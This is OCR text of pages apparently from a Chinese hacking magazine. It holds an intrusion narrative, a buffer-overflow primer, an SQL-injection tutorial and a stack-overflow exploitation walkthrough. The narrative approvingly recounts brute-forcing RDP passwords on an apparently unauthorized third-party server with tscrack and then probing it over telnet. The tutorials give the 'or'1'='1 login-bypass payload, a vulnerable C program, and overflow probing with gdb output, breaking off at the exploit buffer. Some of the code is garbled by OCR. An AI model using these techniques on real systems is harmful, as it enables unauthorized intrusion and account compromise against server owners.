


图 1




图 2

得到了guest、jin、j*、t*四个用户。接着再做一个小的字典。问我怎么做？它不是有开80端口吗，在里面找出电话啊，邮箱名啊，联系人姓名之类的信息，综合一下信息不是就有字典了？好了，现在回到命令行下暴力破解用户口令：**tscrack.exe -w pass.dic -l jin 202.*.*.*** （参数l后接用户名）。功夫不负有心人，虽然结果是如图2所示的without success，但是在破解过程中出现了图3所示的提示。




图 3

不让你登陆3389？也就是说密码是正确的，只不过权限不够。

再看看扫描结果，不还有23端口吗？telnet上去，如图4所示。




图 4

试试权限大小，如图5所示。




图 5

试了试几个最新的本地提升权限程序，可惜都没有成功。它开的服务，既没有servu，也没有mssql，更没有什么远程控制服务。不仅如此，他的c盘的许多目录都是设置了权限，我根本就无法访问（所以没有办法下载sam文件来爆破啊）！似乎无路可走了。

下转393页

缓冲区溢出——入门谈

zizai

缓冲区溢出，这不是一个什么太深奥的课题，但确实不好写，因为它涉及的知识比较广泛，没有一定基础，去掌握这种技术，需要相当长的学习过程，要想写篇深入浅出的文章简直是不可能的，一写就是臭长，我愿意把自己对它的理解写出来，谨献给需要起步的朋友们（我自己这方面也是由于一些知识的局限，也是一个大菜鸟，只是略微学习过，知道了一些入门的思路，提供给大家，希望对有心人有所帮助）。

假设我们的目标是编制出来属于自己研究开发的缓冲区溢出攻击程序，并完全可以通过此缓冲区溢出去攻击系统，我围绕达到此目标要经历的学习步骤写了七个部分：

第一部分：知识背景要求

要求你有一定功底的C和汇编的编程语言基础，熟悉所要攻击的操作系统平台的基本情况（比如Windows和UNIX的溢出分析有很大的不一样），精通操作系统的内存分配情况，管理情况，和C函数的调用机制的细节实现。看起来好象不多，但做起来有一定难度。

第二部分：需要了解相关的基本知识

缓冲区的定义和意义，我想大家都知道，和硬件IO的CACHE差不多的原理，我就不说了，举个例子就是小学时我们做作业，介于课本题目和最终要呈交的作业本之间的演草纸的功能。

在物理层面上，缓冲区是程序运行时计算机内存中的一个连续的块，它保存了各种类型的数据。随着动态分配变量而出现。为了不用太多的内存，一个有动态分配变量的程序在程序运行时才决定给他们分配多少内存。注意是连续的。

如果程序在动态分配缓冲区放入太多的数据会有什么现象？它溢出了，漏到了别的地方。一个缓冲区溢出应用程序使用这个溢出的数据将汇编语言代码放到计算机的内存中，通常是产生admin权限的地方。也就是缓冲区溢出攻击的实质了。

我们大体知道缓冲区溢出的意思了，但具体怎么实现，怎么选择溢出、触发溢出、乃至溢出后的shellcode的使用都是问题。我们继续。

对了，我们要知道单单的缓冲区溢出，并不会产生安全问题。只有将溢出送到能够以admin权限运行命令的区域才行。这样，一个缓冲区利用程序将能运行的指令放在了有admin权限的内存中，从而一旦运行这些指令，就是以admin权限控制了计算机。

溢出一般分两种，远程溢出和本地溢出

远程溢出： 主要是使远程主机提供的某种服务，使其溢出到admin的权限，这取决于目前运行服务程序。

本地溢出： 就是用本地的服务溢出。

缓冲区是内存中存放数据的地方。那么对于内存，在程序运行过程中，程序将代码和数据放到计算机内存中的某一位置，这也就把内存分为大致4个分区：

> **代码区域（code）**：存放程序的代码，即程序中的各个函数的代码块
>
> **全局数据区域（data）**：存放程序中的全局数据和静态数据
>
> **堆区（heap）**：存放程序中的动态数据
>
> **栈区（stack）**：存放程序中的局部数据，也就是各个函数中的数据

其实学过C++的朋友都会很容易理解，但对于其内部的实现，却没有很多人去深究，举个例子：我们要知道栈是有限的资源，每次调用一个函数，所建立的栈空间都比上一个栈空间小，所以过多的定义局部变量，特别是数组，就会致使栈空间枯竭而引发程序出错，这还不是缓冲区溢出，但已经使栈的局限凸现出来，至于堆更是一个极其不好把握的机制，特别是指针的影响，在编程中，你要是稍微不注意释放堆空间，就很容易产生意想不到的差错，使不会溢出的地方产生了溢出，所以在整个编程过程中，堆栈的溢出问题是很多高手中的高手研究的问题。——也就是说缓冲区溢出指的就是堆栈段的溢出。

当计算机程序向缓冲区内填充的数据位数超过了缓冲区本身的容量。溢出的数据覆盖在合法数据上。应该做的是，程序检查数据长度并且不允许输入超过缓冲区长度的字符串。但是绝大多数程序都会假设数据长度总是与所分配的存储空间相匹配，这就为缓冲区溢出埋下隐患。

另外还有知道当程序中发生函数调用时，计算机做如下操作：首先把参数压入堆栈；然后保存指令寄存器（IP）中的内容，做为返回地址（RET）；第三个放入堆栈的是基址寄存器（FP）；然后把当前的栈指针（SP）拷贝到FP，做为新的基地址；最后为本地变量留出一定空间，把SP减去适当的数值。

第三部分：原理

当一个超过事先定义长度的数据进入到缓冲区时，超出部分就会被溢出到其它紧邻缓冲区，其它缓冲区本来存放的可能是数据、下一条指令的指针，或者是其它程序的输出内容，这些内容都被覆盖或者破坏掉。那么这一小部分数据就更改了原来预定的系统的规则，如果是一个精心的溢出，在下一个缓冲区存放的合法，允许执行的命令溢出成了一个有危险的指令，比如添加用户，打开服务这样的命令，那就导致了缓冲区溢出攻击！

第四部分：基本技术理解

你得知道进程在内存中的映射，知道操作系统的核心技术，譬如以下几个基本特点：

1．随着函数调用层数的增加，函数栈帧是一块块地向内存低地址方向延伸的，随着进程中函数调用层数的减少，即各函数调用的返回，栈帧会一块块地被遗弃而向内存的高地址方向回缩。

2．各函数的栈帧大小随着函数的性质

的不同而不等，由函数的局部变量的数目决定。

3．程序进程对内存的动态申请是发生在堆（heap）里的。也就是说，随着系统动态分配给进程的内存数量的增加，Heap（堆）有可能向高址或低址延伸，依赖于不同CPU的实现。但一般来说是向内存的高地址方向增长的。

4.在非初始化数据（也就是BSS数据）或者Stack（栈）的增长耗尽了系统分配给进程的自由内存的情况下，进程将会被阻塞，重新被操作系统用更大的内存模块来调度运行。

5．函数的栈帧里包含了函数的参数（至于被调用函数的参数是放在调用函数的栈帧还是被调用函数栈帧，则依赖于不同系统的实现），它的局部变量以及恢复调用该函数的函数的栈帧（也就是前一个栈帧）所需要的数据，其中包含了调用函数的下一条执行指令的地址。

6.非初始化数据（BSS）区用于存放程序的静态变量，这部分内存都是被初始化为零的。初始化数据区用于存放可执行文件里的初始化数据，这两个区统称为数据区。

7.Code区域（文本区）是个只读区，任何尝试对该区的写操作会导致段违法出错，文本区是被多个运行该可执行文件的进程所共享的，文本区存放到了程序的代码。

8.缓冲区在Heap（堆）区或BBS区的情况：

如果缓冲区的内存空间是在函数里通过动态申请得到的（如：用new()函数申请），那么在函数的栈帧中只是分配了存放指向Heap（堆）中相应申请到的内存空间的指针，这种情况下，溢出是发生在（Heap）堆中的，想要复盖相应的函数返回地址，看来几乎是不可能的。这种情况的利用可能性要看具体情形，但不是不可能的。如果缓冲区在函数中定义为静态（static），则缓冲区内存空间的位置在非初始化（BBS）区，和在eap（堆）中的情况差不多，利用是可能的。但还有一种特殊情况，就是可以利用它来覆盖函数指针，让进程后来调用相应的函数变成调用我们所指定的代码。

你还要知道有关函数的具体细节问题，譬如以下几个特点：

函数调用时所建立的栈帧包含了下面的信息：函数的返回地址、调用函数的栈帧信息（即栈顶和栈底）、为函数的局部变量分配的空间、为被调用函数的参数分配的空间（取决于不同系统的实现）、参数的入栈顺序由右向左（即函数最右边的参数最先入栈，依次到最左边的），以及被调用函数对参数和局部变量的访问遵循的原则。

第五部分：造成缓冲区溢出的原因

溢出根源在于编程，现在的最流行语言是C，但是C语言却没有建立检测机制。标准C语言具有许多复制和添加字符串的函数，这使得标准C语言很难进行边界检查。C++略微好一些，但是仍然存在缓冲区溢出。一般情况下，覆盖其它数据区的数据是没有意义的，最多造成应用程序错误，也是大家经常碰到，但是，如果输入的数据是经过精心设计的，覆盖缓冲区的数据恰恰是“黑客”或者病毒的入侵程序代码，一旦多余字节被编译执行，“黑客”或者病毒就有可能为所欲为，获取系统的控制权。当然深入掌握缓冲区溢出程序的编写，也就是集中在这个“精心的设计”上！

第六部分：防范缓冲区溢出的技术手段

基本的方法保护缓冲区免受缓冲区溢出的攻击和影响有以下几种方法：

1.强制写正确的代码的方法

编写正确的代码是一件非常耗力的工作，特别象编写C语言那种具有容易出错倾向的程序，我们有一些常见的溢出避免措施，比如采用strncpy和snprintf这些替代函数来防止缓冲区溢出的发生，还有人们开发了一些高级的查错工具，如fault injection等。这些工具的目的在于通过人为随机地产生一些缓冲区溢出来寻找代码的安全漏洞。还有一些静态分析工具用于侦测缓冲区溢出的存在。

虽然这些方法帮助程序员开发更安全的程序，但是由于C语言的特点，这些方法不可能找出所有的缓冲区溢出漏洞，并不能完全地消除它的存在。

2.通过操作系统使得缓冲区不可执行

通过使被攻击程序的数据段地址空间不可执行，从而使得攻击者不可能执行被殖入被攻击程序输入缓冲区的代码，这种技术被称为非执行的缓冲区技术，从而阻止攻击者殖入攻击代码。这种方法有效地阻止了很多缓冲区溢出的攻击，但是攻击者并不一定要殖入攻击代码来实现缓冲区溢出的攻击，所以这种方法还不是一个真正的方法。

3.利用编译器的边界检查来实现缓冲区的保护

这个方法使得缓冲区溢出不可能出现，从而完全消除了缓冲区溢出的威胁，但是相对而言代价比较大。主要依赖于编译器的增强功能和安全检测工具。好象也是最常用的方法吧。

4.在程序指针失效前进行完整性检查

这样虽然这种方法不能使得所有的缓冲区溢出失效，但它的的确确阻止了绝大多数的缓冲区溢出攻击，而能够逃脱这种方法保护的缓冲区溢出也很难实现，但也不是完美无缺。

所有的缓冲区溢出漏洞都源于C语言缺乏类型安全保障，所以解决问题的彻底方法，就是发明一种安全的语言，如Java的出现，但也丧失了一些C的优点。所以缓冲区的攻击是不会缺乏的，认真掌握缓冲区溢出的知识，才是真正成为黑客的一个必要的学习途径！

第七部分：进阶必读

以下是笔者查找的针对缓冲区溢出的文章，相对比较好的几篇，大家可以看看（特别是几篇Windows篇的文章很难得，毕竟溢出的攻击大部分集中在UNIX了，推荐）《Windows 2000缓冲区溢出入门》、《Window系统下的堆栈溢出》、《堆栈溢出从入门到提高》、《高级缓冲区溢出》、《远程缓冲区溢出》、《编写自己的缓冲区溢出利用程序》。

后记

这篇小文，不是什么深奥的技术文章，只是一些入门的引导和必要的知识介绍，作为缓冲区溢出的知识点，每个知识点都可以作为一大课题来认真学习，希望有心涉及此类的朋友能得到一点点启示，所以谨以此文呈上！（附录里有篇很好的文章，大家可以看看，是手把手教你分析并写出一个溢出程序。文章附录收录在光盘中）

脚本漏洞攻击基础知识

greenice

脚本在网络中的应用，可以说是随处可见，其中ASP、PHP、CGI等常见的脚本语言更是被广泛的应用于各类新闻发布系统、BBS系统、电子商务系统等基于WEB服务的系统之中。而WEB服务又可说是网络中最基本的服务了，在当今各种漏洞不断被发现，SP越打越高的时代，要想利用系统漏洞（如：缓冲区溢出等）来入侵将会变得越来越难。然而，脚本漏洞则不同，它会随着各种新功能的脚本应用程序的不断出现而不断增加，可以说脚本漏洞攻击对于一位黑客来说应该是一种永具生命力的攻击手段，它永远不会被淘汰。因此，要成为一名黑客必须要撑握脚本漏洞攻击的基础知识和技巧。

那到底什么是脚本呢？它和HTML及编程语言又有什么不同呢？其实脚本语言是一种介于HTML、Pascal、C++以及Visual Basic等编程语言之间的一种语言。它是以“操作系统+脚本引擎（脚本解释器）+脚本语言”的方式工作的，而Pascal、C++以及Visual Basic等编程语言编译出来的应用程序是以“操作系统+应用程序”的方式工作的，一般来说脚本语言都不直接编译成可执行文件（当然并不是说绝对不行，不少脚本也是可以编译成可执行文件的），HTML当然是一种纯的解释性语言了，我从来没听说过谁把HTML编译成可执行文件的。所以我们说脚本语言是一种介于HTML、Pascal、C++以及Visual Basic等编程语言之间的一种语言。不过脚本语言与编程语言之间最大的区别还是在于编程语言的语法和规则更为严格和复杂一些。

再让我们来看看脚本语言在服务器上是如何工作的，在上面我们讲到了脚本语言是以“操作系统+脚本引擎（脚本解释器）+脚本语言”的方式工作的。因此，要使脚本语言在服务器端正常工作，就需要在服务器端安装脚本引擎（但实际上，服务器操作系统一般都默认安装了很多常用的脚本引擎，只有一些不常用的脚本语言才需要另外安装脚本引擎）。那什么是脚本引擎呢？脚本引擎是用于处理脚本的COM（组件对象模型）对象的程序。脚本引擎提供脚本语言在主机执行的环境，并对脚本程序中的脚本命令进行解释。当解释完毕后，脚本引擎把脚本命令的执行结果发往客户端的浏览器，整个解释过程全部在服务器上完成，客户端的浏览器收到的只是HTML语言格式的内容。但是客户端的浏览器是可以变量的形式向脚本程序提交数据和指令的，当然前提是脚本程序有能力处理这些数据和指令，否则就会无效或者出错。具体的过程是浏览器以表单的形式，先向WEB服务器发送信息，WEB服务器在收到这些信息后，以变量的形式把表单的内容存贮起来，然后再调用浏览器指定的脚本程序来处理这些变量，在调用脚本程序时WEB服务器会根据脚本程序的扩展名（如：.asp、.php等）来启动相应的脚本引擎来解释脚本程序，解释的结果用于对变量的实际处理。至于解释的结果到底能不能对变量做出正确的、有实际意义（相对于这个脚本程序原本所要实现的功能来说）的处理，就要看脚本程序本身的编写情况了，也就是脚本作者的编程水平了。

了解了什么是脚本语言以及脚本语言在服务器端的工作原理之后，现在我们可以来理解什么是脚本漏洞攻击了。根据上面的知识我们知道客户端的浏览器是可以变量的形式向脚本程序提交数据和指令的，这也就是我们脚本漏洞攻击得以实施的基础，但是脚本程序处理数据和指令存在漏洞和缺陷是我们实施脚本漏洞攻击的前提条件。也就是说，我们以什么样的形式对脚本程序发起攻击以及能够成功与否，完全取决于脚本程序本身的属性（脚本程序代码的编写情况）。

讲到这里大家应该对什么是脚本漏洞攻击有了一定的了解了，为了加深大家的认识和理解并能撑握一定的技巧来实施脚本漏洞攻击，接下来我们将通过一个实例来进一步的详细讲解。

这里有一个用ASP编写的，WEB应用的登录页面，这个登录页面控制着用户是否有权访问应用脚本程序规定的功能，它要求用户输入一个名称和相应的密码。

登录页面中输入的内容将直接用来构造动态的SQL命令，或者直接用作存储过程的参数。下面我们来看一下这个ASP程序用于认证身份的代码：

```
username=Request.form("username")
password=Request.form("password")
sql="select from * dmin where username='"&username&"
'and ssword='"&password&"'"
rs.open sql,conn,0,3
if not rs.EOF then
Session("login")=true
Response.Redirect ("login.asp")
```

上面的这段登录认证代码，只要攻击者在用户名字和密码输入框中都输入 'or'1'='1 的内容攻击者就可能不经过任何认证而直接进入login.asp登录页面，并拥有和正常登录用户一样的全部特权。是不是很可怕？那问题到底出在哪里呢？

我们先看这两句：

```
username=Request.form("username")
password=Request.form("password")
```

表单中的usename和password没有经过任何过滤就传递给变量usename和password了。在看下面这一句：

```
sql="select from * dmin where username='"&username&"'
and ssword='"&password&"'"
```

变量usename和password就被直接传给了SQL。

下面我们来看一下，当用户输入的 'or'1'='1 内容提交给服务器之后，在服务器上面运行的ASP代码构造出来的查询用户身份的SQL命令将会变成什么样子，但由于攻击者输入的内容非常特殊，而且又被直接的代入了SQL命令，所以最后得到的SQL命令将会变成这个样子：

```
SELECT * from Users WHERE login = '' or '1'='1' AND pass-
word = '' or '1'='1'
```

由于SQL执行的是布尔运算，也就是真假运算，这里login=''为0（假），'1'='1'为1（真），0 or 1 = 1（真），因此，login = '' or '1'='1' 的运算结果为真，同理password = '' or '1'='1'的结果也为真，1 AND 1 = 1 结果也为真，所以整条login = '' or '1'='1' AND password = '' or'1'='1'查询语的最终结果为真，从而服务器会认为条件成立，于是把login登录标志设为true，让攻击者以合法身份登录进入login.asp页面。

这就是最经典的SQL命令注入式攻击。当然，因为上面的代码是我们为了学习有意构造出来的，在现实的运用当中，脚本编写的程序员不会傻到向上面这样完全不过滤变量就把它传给SQL命令。所以实际的攻击要复杂艰难得多，我们要想办法来怎么样绕过脚本对变量的过滤，最后达到注入式攻击（至于怎么样绕过变量过滤，有机会再和大家一起探讨）。

以上是给大家讲解的一些脚本漏洞攻击方面的基础知识，重点在于概念、理论方面的讲解，没有高深的实际技术介绍，希望能对初学者有所帮助（甚感欣慰）。由于本人水平有限，文中一定会有不少错漏之处，还请高手们斧正。

程序攻击原理

堆栈溢出篇

ayazero

也许你已经对那些无聊的入侵活动感到厌烦，现在让我们来学点新的东西，这也是一个 blackhat 的最低标准！

本文只讨论针对 Intel x86 Linux 平台上的攻击方式，并且假设读者有一定的 C 语言基础。

原理篇

为了限制篇幅，我们直接进入正题，不打算婆婆妈妈地讲一大堆无用的道理。但是，如果你对诸如“堆栈”这样的概念尚且不了解，那么我还是建议你先拿出课本温习一下。

首先，我们来看一下可执行文件在虚拟地址空间的内存布局：

可执行文件在虚拟地址空间的内存布局

```
———————————————内存高地址
              1GB内核空间  (核心态)
+——————————+——————————
| 堆栈段 (向下伸展)      |(用户态)
+——————————————————————+
|  空洞                 |

|                       |
+——————————————————————+3GB用户虚拟空间
| BSS段 (未初始化的数据)  |
+——————————————————————+
| 数据段 (经过初始化的数据) |
+——————————————+
| 文本段(指令)
———————————————内存低地址

当函数调用时堆栈里发生了什么?
                 <<———
               +——————————+
               | 参数
               +——————————+
第一次函数调用:   | 返回地址ret
               +——————————+
               | (EBP)              |———
               +———+
               | 局部变量            |<<—
               +=====+
               | 参数
               +——————————+
第二次函数调用:   | 返回地址ret
               +——————————+
               | (EBP)         |————
               | 局部变量
               +——————————+
第n次函数调用:
```

函数调用时，参数，函数返回地址 ret，EBP 中的当前栈底地址分别被压入堆栈，然后为局部变量分配空间。函数返回时，恢复 EBP(栈底)的内容，返回地址从堆栈弹出，赋给 EIP（下一条即将执行的指令地址），然后跳转到 EIP 指向的地址去执行。

问题出在什么地方？在一个未检查数组越界的代码中，如果我们输入的局部变量超过原来分配的缓冲区大小，就会导致溢出。

结果就是覆盖掉堆栈中保存的 EBP 和 ret，如果我们用一个精心构造的值去覆盖 ret，那么函数返回时将跳转到我们指定的地址去执行，通常在这里我们安排了一段 shellcode(自己构造的一段 x86 操作码，也就是攻击者想要执行的指令)，这样就达到了攻击的目的。

有人对 shellcode 的执行问题感到疑惑，这里特别解释一下。shellcode 通常是被放在自己构造的 buffer（这个 buffer 是作为漏洞程序的参数而输入的）或环境变量中的，位于堆栈段，照这么说 shellcode 是在堆栈段被执行的？是的，因为进程的数据段和代码段的线性地址是重叠的，都是从 0－3GB，所以尽管 shellcode 在数据段，仍然可以被执行。

实战篇

我们来体验一下真正攻击的乐趣吧，或许你以后不再会对那些无聊的破坏行为感兴趣了，同时你应该明白 hack 一词并不是入侵的意思。即使你掌握了溢出，你还是没有资格被称为黑客，只有为 GNU 无私贡献的人才是真正的黑客！

以下一段有漏洞的程序，作为我们攻击的对象。

```
[Strike@ph4nt0m test]$ vim vul.c
/*Compile:gcc vul.c -o vul */
#include <stdio.h>

main(int argc,char *argv[]){
  char buf[512];
  if(argc<2){
  printf("Please input something!\n");
    exit(1);
  }
strcpy(buf,argv[1]);
return 0;
}
```

由于未对 argv[1] 做边界检查，所以过长输入时会产生溢出。用二分法来测试一下：

```
[Strike@ph4nt0m test]$ ./vul 'perl -e 'print "A"x500''
未溢出
[Strike@ph4nt0m test]$ ./vul 'perl -e 'print "A"x550''
Segmentation fault
[Strike@ph4nt0m test]$ ./vul 'perl -e 'print "A"x520''
未溢出
[Strike@ph4nt0m test]$ ./vul 'perl -e 'print "A"x530''
Segmentation fault
[Strike@ph4nt0m test]$ ./vul 'perl -e 'print "A"x524''
Segmentation fault
[Strike@ph4nt0m test]$ ./vul 'perl -e 'print "A"x522''
未溢出
很明显，在输入 524 个字符时刚好溢出，我们用 gdb 看一下：
[strike@ph4nt0m test]$ gdb ./vul
GNU gdb Red Hat Linux (5.1.90CVS-5)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux".
(gdb) r 'perl -e 'print "A"x524''
```

```
Starting program: /home/Strike/test/vul 'perl -e 'print "A"x524''

Program received signal SIGSEGV, Segmentation fault.
0x00000002 in ?? ()
(gdb) i reg
.......
ebp            0x41414141       0x41414141
```

此时ebp寄存器中已经不是合法的堆栈段地址，而变成了我们超长输入的"A"(A的ASCII码是41)，所以程序运行到这里就Segmentation fault。

如何攻击？我们用524字节刚好覆盖ebp，那么再加4字节也就是用528字节的输入就能覆盖掉ret，如果覆盖ret的值是一个合法的可执行的内存地址，那么程序就将调转到我们指定的地方去执行。

Stack溢出有几种攻击方式，为了让读者概念清晰，我们选用经典的填充NOPS的方法。

我们在自己的exploit中构造如下的buffer:RRRRRRRRRNNNNNNNNNNNNNNNNNNNNNNNNNNSSSSSSSS

